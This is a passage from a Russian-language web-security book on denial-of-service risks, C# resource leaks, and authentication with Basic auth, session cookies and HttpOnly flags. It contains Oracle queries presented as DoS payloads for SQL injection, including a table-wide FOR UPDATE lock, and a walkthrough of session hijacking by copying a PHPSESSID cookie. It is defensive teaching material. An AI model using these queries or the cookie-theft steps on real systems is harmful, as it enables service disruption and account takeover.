Если вы работаете с C# и предпочитаете LINQ, то первый цикл можно реализовать в одну строку:

```
addresses.toLookup(m => m.PersonId);
```

Казалось бы, достаточно простой код и очень простая проблема, но я продолжаю регулярно оптимизировать подобные ошибки. Именно поэтому я решил добавить этот пример в книгу, хотя по хорошей оптимизации кода можно писать отдельную книгу, и такие есть — на обложке обычно написано слово "алгоритмы". Конкретную рекомендовать не буду, потому что те, что я читал, скорее всего, уже не выпускаются.

8.3.5. Асинхронный код

В современных языках все больше появляется поддержки асинхронности, потому что это действительно позволяет сэкономить ресурсы сервера, хотя правильнее сказать – эффективнее использовать ресурсы сервера.

Когда запрос поступает на сервер, то код начинает обрабатывать данные и формировать ответ. В языках с поддержкой многопоточности для каждого запроса пользователя может выделяться отдельный поток, и таким образом сервер будет обрабатывать множество запросов одновременно.

Но количество потоков не безгранично, нельзя просто выделить миллион потоков для всех пользователей, которые могут пытаться загрузить сайт.

Допустим, что на сервер поступил запрос от пользователя загрузить страницу index. Web-сервер начинает выполнять код и находит команды, которым нужно получить какие-то данные от сервера баз данных. В этот момент на сервер базы данных направляется SQL-запрос, который обрабатывается в базе, а поток на web-сервере останавливается и ожидает ответа от SQL-сервера.

Зачем сидеть и ждать ответа, на обработку которого может уйти даже секунда. Вместо этого можно обрабатывать какие-то другие пользовательские данные.

Если в вашем приложении есть код, который ожидает обработки со стороны других серверов или сервисов, то вместо ожидания можно выполнять другие действия, и тут очень хорошо помогает асинхронное выполнение кода.

Асинхронный код не может сделать так, чтобы код выполнялся быстрее, он будет работать с той же скоростью, как и при синхронном выполнении. Асинхронность не про скорость, а про более эффективное использование ресурсов.

8.4. Блокировки

Как еще хакер может произвести DoS-атаку? Если на web-сайте найдена ошибка, позволяющая реализовать SQL-инъекцию, то хакер может сформировать собственный SQL-запрос, который будет нагружать систему. У каждой СУБД есть запросы, выполнение которых требует значительного процессорного времени. Например, для Oracle это просмотр текущих блокировок:

```
SELECT *
FROM v$lock, v$session
WHERE v$lock.sid = v$session.sid
  and v$session. username = USER
```

Если у web-сервера есть заблокированные ресурсы, то выполнение такого SQL-запроса может отнять очень много времени. А можно самому заблокировать все записи, и тогда web-сервер не сможет производить обновление данных. Например, все в той же СУБД Oracle для этого достаточно выполнить SQL-запрос:

```
SELECT *
FROM имя_таблицы
FOR UPDATE
```

Таким образом, установим блокировку на все записи из таблицы, и если у других пользователей запросы выполняются без опции `NO WAIT`, то они будут зависать в ожидании снятия блокировки.

Блокировки есть и в СУБД MS SQL Server. Тут необходимо учитывать, что каждая СУБД по-разному работает с блокировками. Некоторые записи блокируют данные целыми блоками или даже таблицами. Например, если изменяется только одна строка в определенной странице данных, то блокируются все записи этой страницы. Oracle, если не указано другого, блокирует каждую запись в отдельности. Именно поэтому определение блокировок требует значительных ресурсов.

База данных может иметь слабое место в виде задачи, выполнение которой требует значительных ресурсов. Если web-сервер и СУБД находятся на одном физическом сервере, то это еще больше усложнит задачу по защите от данной атаки.

8.5. Другие ресурсы

Процессорное время — не единственное, что может повлиять на работу web-сервера. Он может перестать работать и при отсутствии достаточного дискового пространства. Вот тут снова возникает проблема возможности загрузки файлов на web-сервер. Хакер может загрузить столько файлов, что все пространство будет заполнено, и прием новых данных станет невозможным, ведь их негде будет сохранить. Это одна из причин, по которой многие программисты стремятся ограничить размер загружаемых файлов. Чем меньше возможный размер загружаемого файла, тем больше нужно приложить усилий, чтобы заполнить все дисковое пространство

web-сервера. А если еще сделать ограничение на количество загрузок от определенного пользователя или IP-адреса, то возможность успеха такой атаки значительно уменьшается.

Файлы — не единственное, что можно загружать. Если есть форум, то можно написать программу, которая в цикле будет отправлять сообщения, содержащие Большую энциклопедию. Таким образом, можно заполнить все свободное пространство СУБД, и пользователи не смогут оставлять новые сообщения, а некоторые СУБД при нехватке дискового пространстве вообще перестанут работать.

Свободное дисковое пространство необходимо не только данным, но и журналам транзакций и журналам web-сервера. Если этого пространства не будет, то работа может быть нарушена. Желательно сделать ограничения на размер сообщений и на форумах, и в гостевых книгах, и в любых других сценариях, которые получают данные от пользователя. Например, даже через простую подписку на новости можно переполнить базу данных бессмысленными адресами электронной почты. Да, это уже сложнее, но при должном старании возможно все.

Итак, при получении любых данных от пользователя и перед сохранением их в базе данных необходимо реализовать следующие две простые проверки:

- нельзя принимать от одного пользователя более одного сообщения за определенный промежуток времени. Например, на форуме такой промежуток времени должен быть не менее 2 минут;
- необходимо проверять размер получаемых данных перед их сохранением. Например, поле для хранения адреса электронной почты или имени пользователя может быть ограничено 50 символами, а вот поле для хранения сообщения на форуме может иметь тип `TEXT` (или другой тип, в зависимости от базы данных). В него пользователь может загрузить огромное количество данных, и ограничение на эти данные может быть очень большим, которое опять же зависит от базы данных. Определите более разумный предел. Например, для сообщения на форуме вполне может быть достаточно 5000 символов.

Для особо важного функционала сайта можно реализовать каптчу. Я на своих сайтах обязательно ставлю каптчу на добавление комментариев, потому что без нее спамеры могут замусорить базу, а любители DoS — заполнить огромным количеством данных, а пространство для базы на сервере у меня не резиновое. Да, мой тариф позволяет хранить в базе данных достаточно много данных, но без каптчи хакер может написать скрипт, который будет бесконечно добавлять данные в базу и через какое-то время переполнит даже доступное мне пространство.

При ограничении в 5000 символов и разрешении оставлять всего одно сообщение в две минуты, один хакер будет очень долго отправлять сообщения в надежде переполнить дисковое пространство сервера. Для удачной атаки тут уже понадобится сотня, а то и тысяча хакеров или один хакер с большой сетью из пользователей "зомби". (Это пользователи интернета, компьютеры которых подвластны хакеру, и он может использовать их для реализации своих злых планов и DoS/DDoS-атак.)

8.6. Оптимизация в C#

Отдельный раздел я решил посвятить моему любимому языку C#, который обладает отличными возможностями, но при этом его нередко используют неверно.

Очень частая ошибка при работе с C# — программисты не освобождают ресурсы. Платформа .NET достаточно интеллектуальная и умеет подчищать ресурсы за пользователем, но ей нужно на это время. После выполнения кода ресурсы сначала помечаются как неиспользуемые, а потом сборщик мусора реально освободит память.

Посмотрим на следующий пример:

```
public ActionResult Index()
{
  SqlConnection connection = new SqlConnection();
  connection.ConnectionString = "строка соединения";
  connection.Open();

  . . .
  . . .

  return View();
}
```

Внимание, вопрос — когда будет закрыто соединение с базой данных? Да, соединение будет закрыто за нас, и нам не нужно, по идее, заботиться о ресурсах, но вот когда эти ресурсы будут освобождены? А фиг его знает. После выполнения этого кода соединение будет все еще открытым и занятым. Реальное освобождение ресурсов может произойти через минуту, а может через пять. Это значит, что на сервере будет большое количество открытых ресурсов, запрещенных к использованию. Сервер не безграничен в количестве одновременно доступных соединений, тут все зависит от настроек, и когда вы дойдете до максимума, новое соединение открыть будет невозможно и сайт упадет до тех пор, пока сборщик мусора не освободит неиспользуемые соединения.

Внимание, тут я упомянул два очень важных термина — открытые и занятые соединения. Надо понимать, что это разные вещи. Давайте посмотрим на цикл жизни соединения. Когда вы впервые открываете (вызываете метод `Open`) объект `SqlConnection`, то .NET делает следующее:

- выделяет необходимые объекту ресурсы;
- устанавливает соединение с базой данных.

После этого соединение открыто и занято вашим объектом. Когда вы вызываете метод `Close` или `Dispose`, то .NET-объект `SqlConnection` уничтожается, а открытое соединение остается в живых на некоторое время и находится в специальном пуле. Соединение все еще открыто, но оно свободно для использования и может быть привязано к любому другому объекту `SqlConnection`.

Теперь, если вы попытаетесь открыть новый объект `SqlConnection`, то .NET проверит пул на наличие уже открытых соединений с такой же строкой подключения. Если они есть, то будет создан новый объект, но новое физическое соединение с сервером устанавливаться не будет, будет использовано существующее из пула. Таким образом экономится время на обмен приветственными сообщениями с базой данных, а объект `SqlConnection` практически мгновенно становится доступным к использованию.

Я сопровождал сайт с миллионами пользователей, и у нас даже в час пик количество одновременно открытых соединений к базе данных не превышает 600. А вне часы пик, держится на отметке в 200 соединений. Недавно мы запускали небольшое обновление и вне часа пик количество соединений взлетело до 1500, а в час пик сайт упал из-за того, что не хватило свободного места в пуле. Мы увидели проблему как раз тогда, когда сайт упал из-за недостаточного количества соединений. Сразу после обновления не проверили, сколько открытых соединений.

Проблема была как раз в одном таком коде, когда открывалось соединение, но явно не закрывалось. Из-за того, что вовремя ресурсы не освобождались, мы теряли их без особого смысла. Когда я нашел проблему и исправил, количество соединений упало опять с более чем 1000 до 200.

При разработке web-приложений, если где-то нужно открывать ресурсы, всегда используйте конструкцию `using`:

```
public ActionResult Index()
{
  using (SqlConnection connection = new SqlConnection())
  {
   connection.ConnectionString = "строка соединения";
   connection.Open();

   . . .
   . . .
  }

  return View();
}
```

В этом случае .NET знает, что соединение нам нужно только на период, пока мы находимся внутри using-блока. Как только мы выходим за его пределы, платформа сразу видит, что этот ресурс нам не нужен и его можно освобождать. И тут мы точно можем знать (если программисты Microsoft не совершат ошибку в своем коде, что маловероятно), что соединение с базой данных будет закрыто сразу после выхода из блока `using`. Вам необязательно вызывать явно метод `Close`, достаточно просто использовать `using`.

Сборка мусора в .NET работает отлично, главное, правильно ею пользоваться и помогать платформе, указывая на то, когда ресурсы уже больше не нужны. Дальше она все возьмет на себя.

Я рекомендую использовать именно `using`. Посмотрим на следующий пример:

```
public ActionResult Index()
{
   connection.ConnectionString = "строка соединения";
   connection.Open();

   . . .
   . . .
   connection.Close();

  return View();
}
```

Казалось бы, здесь все тоже отлично, мы открываем и явно закрываем соединение, поэтому утечки не должно быть. И ее не будет, если перед открытием не произойдет ошибки. Любая исключительная ситуация между `Open` и `Close` приведет к тому, что код прервет выполнение и соединение останется открытым. Если хакер сможет найти ситуацию, при которой генерируется исключение (например, неверный параметр), то он может реализовать отказ в обслуживании многократным вызовом страницы с такими неверными параметрами, чтобы соединения не освобождались, и в конце концов израсходовать все возможные соединения.

А как насчет такого случая, когда нужно использовать соединение в разных местах программы для выполнения двух разных запросов в двух разных местах? Если `using` не может объять оба кода (они находятся в разных методах), то не стоит даже пытаться объять необъятное. Создайте два объекта `SqlConnection` и откройте соединение дважды. Это не проблема для сервера, потому что он может использовать пул соединений Connection Pool. Сразу же после закрытия первого соединения, оно реально не будет закрыто. Будет уничтожен объект, и соединение будет помечено как свободное. В течение некоторого времени (легко конфигурируется) соединение будет оставаться открытым, и при создании следующего объекта `SqlConnection`, не нужно тратить время на установку соединения с сервером, можно использовать уже открытое из пула.

В этом примере я использовал в качестве иллюстрации соединение с базой данных как наиболее популярный тип ресурса для подобных приложений. То же самое может касаться и таких ресурсов, как файлы, и, наверное, чего угодно, что требует закрытия. В таких случаях классы реализуют интерфейс `Idisposable`, и если вы работаете с одним из таких классов, то старайтесь использовать его вместе с `using`.

Вы не обязаны закрывать соединение самостоятельно, хотя все же явное закрытие является хорошим тоном, и помните, что это позволит вам защититься от DoS-атаки.

ГЛАВА 9

Авторизация

Авторизацию мы рассматриваем в этой книге для понимания очень популярной и достаточно опасной атаки — XSS (Cross Site Scripting — межсайтовый скриптинг).

Обновлять информацию на web-сайте через FTP-клиента с помощью закачки новых файлов достаточно неудобно и не всегда возможно например, уже в конце 1990-х мне приходилось работать в сетях, где доступ в интернет осуществлялся только по HTTP. Именно тогда я задумался о системе администрирования web-сайтов посредством web-интерфейса. Сейчас web-интерфейс стал стандартом для управления любым сайтом.

Сценарии администрирования позволяют управлять содержимым web-страниц, поэтому должны быть закрыты от постороннего взгляда. Для этого необходима отдельная защита, которая позволит вам спать спокойно и не даст хакеру выполнить привилегированные операции. В качестве такой защиты можно использовать средства аутентификации.

Зарегистрированными пользователями проще управлять и контролировать их действия и будет легче защититься от накруток. Авторизация нужна не только администраторам, но и пользователям — им можно предоставлять более персонализированные сервисы, чтобы они могли пользоваться определенными привилегиями.

Зарегистрированные пользователи обычно лояльны сайту, но это уже вопрос маркетинга. В любом случае регистрация может быть выгодна и полезна широкому кругу сайтов.

9.1. Аутентификация на web-сервере

Если какой-либо каталог web-сервера должен иметь особые права доступа, то можно создать в нем файл .htaccess. В этом файле описываются разрешения, действующие на каталог, в котором он расположен. При обращении к любому файлу из данного каталога web-сервер будет требовать аутентификации. Да, аутентификации будет требовать именно web-сервер, поэтому дополнительные сценарии не понадо-

бятся. Таким образом, вы получаете в свое распоряжение эффективный и отлаженный годами метод обеспечения безопасности конфиденциальных данных.

Рассмотрим пример содержимого файла .htaccess:

```
AuthType Basic
AuthName "By Invitation Only"
AuthUserFile /pub/home/flenov/passwd
Require valid-user
```

В первой строке задается тип аутентификации с помощью директивы `AuthType`. В данном примере используется базовая аутентификация (`Basic`), в этом случае web-сервер при обращении к каталогу отобразит окно для ввода имени и пароля. Текст, указанный в директиве `AuthName`, появится в заголовке окна (рис. 9.1).




Рис. 9.1. Окно запроса имени и пароля

Директива `AuthUserFile` задает имя файла, в котором находится база имен и паролей пользователей web-сайта. О том, как создавать такой файл и работать с ним, мы поговорим позже. Последняя директива `Require` в качестве параметра использует значение `valid-user`. Это значит, что файлы в текущем каталоге смогут открыть только те пользователи, которые прошли аутентификацию.

Вот таким простым способом можно запретить неавторизованный доступ к каталогу, содержащему секретные данные или сценарии администратора. Более подробную информацию об этом методе авторизации можно узнать из моих книг "Linux глазами хакера" или "PHP глазами хакера".

Такой подход к авторизации неплохо подходит для защиты страницы администрирования. В случае с авторизацией пользователей на сайте такой подход неудобен и неэффективен, поэтому в наше время его мало кто использует.

Когда пользователь вводит имя и пароль в такое окно, то браузер запоминает эти данные, кодирует с помощью кодировки `base64` и начинает отправлять на сервер с абсолютно каждым запросом в виде параметра `authorization` (рис. 9.2). Просмот-

реть это значение можно, если открыть утилиты разработчика в браузере, загрузить страницу и кликнуть на абсолютно любом запросе, который направляется к вашему серверу с базовой защитой.




Рис. 9.2. Параметр заголовка с данными авторизации

Как видно на скриншоте, у меня в заголовке параметр `authorization` равен

```
Basic bWZsZW5vdjpwYXNzd29yZA==
```

После слова `basic` идет код в `Base64`, который легко превращается в чистый текст. В Google вбиваем `Base64 decode`, и вы найдете много сайтов, которые умеют декодировать такой код. Воспользовавшись одним из них, вы легко узнаете, что `bWZsZW5vdjpwYXNzd29yZA==` на самом деле соответствует `mflenov:password`. До двоеточия идет имя, а после идет пароль. Да, я на самом деле для данного примера задал пароль в виде слова password. Это только для примера, в реальности, конечно, у меня пароли намного сложнее.

Помимо того, что этот вид аутентификации неудобен в поддержке, у него еще и серьезный недостаток безопасности, потому что имя и пароль передаются с каждым запросом и их легко декодировать. Если хакер перехватит хотя бы один из запросов, он получит доступ к паролю, поэтому убедитесь, что вы используете протокол с шифрованием HTTPS, который зашифрует все данные и не позволит перехватить имя и пароль.

9.2. Аутентификации на основе cookie

Очень часто используются самостоятельно написанные системы аутентификации, которые могут быть реализованы с нуля или использовать какие-то библиотеки/API. Чаще всего они основаны на cookie-значении, которое сохраняется в браузе-

ре пользователя. Именно это значение будет отправляться на сервер с каждым запросом.

В случае с базовой системой аутентификации (*см. разд. 9.1*) с каждым запросом отправляется закодированное имя и пароль, и если хакер перехватит запрос, то он узнает эти данные. В случае с cookie-авторизацией передается его значение. Если только вы не поместите в cookie имя и пароль, то при перехвате хакер не сможет узнать эти данные.

В cookie не должно быть никаких персональных данных, вместо этого должно быть какое-то уникальное значение, которое на сервере будет привязано к имени текущего пользователя. Например, когда мы входим на сайте и успешно вводим имя и пароль, сервер может сгенерировать уникальное значение 3e2c676e-09fb-41d8-a847-de65ff0e3fe1 и поместить его в cookie с именем Auth. Для нас это совершенно странное и непонятное значение, но в реальности это глобальный идентификатор, которые часто использует Microsoft. Эти значения уникальны (рис. 9.3).




Рис. 9.3. Cookie, который хранит уникальный идентификатор сессии

Теперь это значение в cookie будет передаваться на сервер с каждым запросом и сервер будет знать, что это я, потому что он создал это уникальное значение для меня и сохранил где-то в базе данных или в другом хранилище для сессий, что 3e2c676e-09fb-41d8-a847-de65ff0e3fe1 соответствует пользователю MikhailFlenov.

А что, если хакер увидит один из запросов и украдет это cookie-значение? Он может создать у себя в браузере такое же значение с таким же именем и при отсутст-

вии дополнительной защиты украдет мою сессию: теперь сервер будет думать, что хакер тоже авторизован как MikhailFlenov, потому что он у него такой же ID.

Да, хакер все еще может украсть сессию, если увидит запрос, но по крайней мере он не увидит пароль, и это уже хорошо. А для защиты сессии мы можем добавить дополнительные меры защиты, которые позволят остаться в безопасности даже если хакер украдет сессию.

Давайте на практике посмотрим, как можно украсть сессию. На своем сайте **flenov.info** я не стал делать сложной защиты, потому что это не тот сайт, который может подвергнуться атаке хакеров, поэтому здесь можно украсть сессию, если очень сильно постараться.

Загрузите мой сайт **flenov.info** и зарегистрируйтесь. Если у вас уже есть аккаунт, то авторизуйтесь на сайте. Теперь откройте утилиты разработчика и на вкладке **Application**, найдите cookie для URL **flenov.info**, а затем элемент с именем PHPSESSID. Это имя по умолчанию для идентификатора сессии в PHP.

Теперь можно открыть другой браузер, я буду использовать Safari (рис. 9.4), в котором тоже есть утилиты разработчика. Здесь переходим на вкладку **Storage** и выбираем слева **Cookies** и имя моего сайта. Теперь можно добавить новый элемент или изменить существующий. Можете взять любой существующий элемент cookie и изменить его имя на PHPSESSID и значение на то, что вы видите в своем случае. Мое значение, скорее всего, использовать у вас не получится, потому что к выходу книги оно точно уже не будет корректным.




Рис. 9.4. Работа с cookie в Safari

Изменив существующий или добавив новый cookie, перезагрузите страницу. Теперь вы должны быть авторизованы с тем же аккаунтом, что и в первом браузере. Таким образом мне удалось украсть свою же сессию на своем же сайте.

Как защититься от подобных вещей? Можно привязывать ID сессии к определенному IP-адресу. Если пользователь зашел на сайт с IP-адреса 10.10.10.10, и вдруг по какой-то причине эта же сессия используется с другим IP, то это может быть хакер, и сессию можно закрыть, чтобы хакер не украл информацию.

В принципе, это очень хороший вариант защиты для финансовых сайтов, банков. Но если вы работаете с социальной сетью, то тут такой вариант защиты создаст пользователю неудобства. IP-адреса могут меняться даже на стационарных компьютерах. Пользователи могут использовать для доступа к сайту мобильные телефоны и ноутбуки, где адреса меняются достаточно часто: подключился через одну сеть WiFi — получил один адрес, подключился через сотовую сеть — другой адрес. Завершать при каждом переключении сессию и заставлять пользователя снова вводить данные будет не очень эффективно.

В случае с социальными сетями сессии пользователей обычно активны месяцами и не нужно каждый день вводить пароль. В случае с банками, где информация более персональная и более важная, сессии должны устаревать максимум в течение часа. Да, пользователь вынужден будет вводить пароль достаточно часто, но это ради его же безопасности. В этом случае даже если хакер украдет cookie и это значение не будет привязано к определенному IP, у хакера будет только ограниченное время, чтобы использовать это значение.

Так как же поступать социальным сетям? Закрывать сессии, подобно банкам, они не будут, так неужели все социальные сети небезопасны?

У хакера есть два основных метода перехватить cookie — незашифрованный трафик или с помощью JavaScript при наличии XSS-уязвимости. Чтобы хакер не смог увидеть трафик, просто шифруем его, используя HTTPS. А вот чтобы хакер не украл cookie с помощью XSS, нужно просто писать код так, чтобы не было XSS, но об этом мы поговорим в *главе 10*.

Но даже если есть уязвимость XSS, мы можем защитить cookie от хакеров.

Откройте утилиты разработчика и перейдите на вкладку **Console** (рис. 9.5). Здесь можно выполнять JavaScript-команды. Чтобы прочитать cookie, выполните следующую команду:

```
document.cookie
```

В моем случае я получил в результате строку со всеми доступными cookies:

```
fid=db2333d3-48ee-473d-948c-07ceab707857;
__utmc=18411502;
__gads=undefined;
__utma=18411502.50099190.1570832327.1615397634.1615411123.1765;
__utmt=1;
```

```
__utmb=18411502.1.10.1615411123;
__gads=ID=1202c48cafd95d86-
2210f15bd2c6008b:T=1615411123:RT=1615411123:S=ALNI_MZhzK_9ES8dvhJ3Sj7iZc2
zzGLHxw
```




Рис. 9.5. Выполнение команд в консоли

Я разбил большую строку, которую отобразила команда по точке с запятой, и теперь слева от знака равенства это имя параметра, а после равенства — его значения. Обратите внимание, что `PHPSESSID` среди параметров нет, хотя на вкладке **Cookies** мы его видели. Дело в том, что JavaScript не имеет доступа к защищенным cookie, они просто передаются от сервера браузеру и обратно, но в JavaScript-коде их увидеть не получится, а значит, хакер не сможет их украсть, даже если будет XSS-уязвимость.

Если посмотреть на рис 9.3, то напротив cookie с именем PHPSESSID в колонке Secure вы увидите галочку. Она свидетельствует о том, что это значение используется только для коммуникации с сервером и не будет доступно для JavaScript-кода. Галочка напротив Secure говорит еще и о том, что значение будет передаваться только по защищенному HTTPS-протоколу.

В PHP за создание защищенных cookie отвечает метод `setcookie`, у которого последние два параметра как раз и позволяют указать, что нужен защищенный и `httponly` параметр и по умолчанию оба значения равны `false`:

```
setcookie ( string $name,
   string $value = "",
   int $expires = 0,
   string $path = "" ,
```

```
    string $domain ="",
    bool $secure = false,
    bool $httponly = false
)
```

Если оставить `$secure` и `$httponly` по умолчанию, то значение cookie будет доступно коду JavaScript и будет передаваться по незащищенному HTTP-протоколу, который теоретически можно перехватить и увидеть значение. Это самый небезопасный способ.

При разработке кода всегда по умолчанию указывайте `true` для параметра `httponly`, и отключайте этот параметр только тогда, когда его действительно нужно использовать в JavaScript.

9.3. Советы по хранению паролей

Никогда не храните пароли в открытом виде ни в базе данных, ни на локальном компьютере пользователя (в виде файлов cookies). О том, что хранение паролей на локальном компьютере пользователя небезопасно, должен знать каждый. Чуть позже мы рассмотрим один из распространенных способов воровства пользовательских данных — XSS уже на практике, но не стоит забывать и про классику в виде троянских программ или просто уязвимости в браузере пользователя, что встречается сейчас не часто, но теоретически может произойти.

